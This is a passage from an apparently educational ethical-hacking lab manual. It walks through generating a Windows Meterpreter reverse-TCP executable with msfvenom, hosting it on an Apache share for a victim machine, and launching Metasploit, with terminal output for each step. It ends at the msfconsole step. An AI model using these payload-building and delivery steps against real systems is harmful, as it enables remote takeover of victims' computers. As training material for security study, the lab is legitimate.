Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe** and press **Enter**.


```

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #

```

7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.

```

cp /home/attacker/Desktop/exploit.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot]~$ #


```


9. Start the Apache server by typing **service apache2 start** and press **Enter**.



```
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
# cp /home/attacker/Desktop/exploit.exe /var/www/html/share
[root@parrot]-[~]
# service apache2 start
[root@parrot]-[~]
#
```

10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



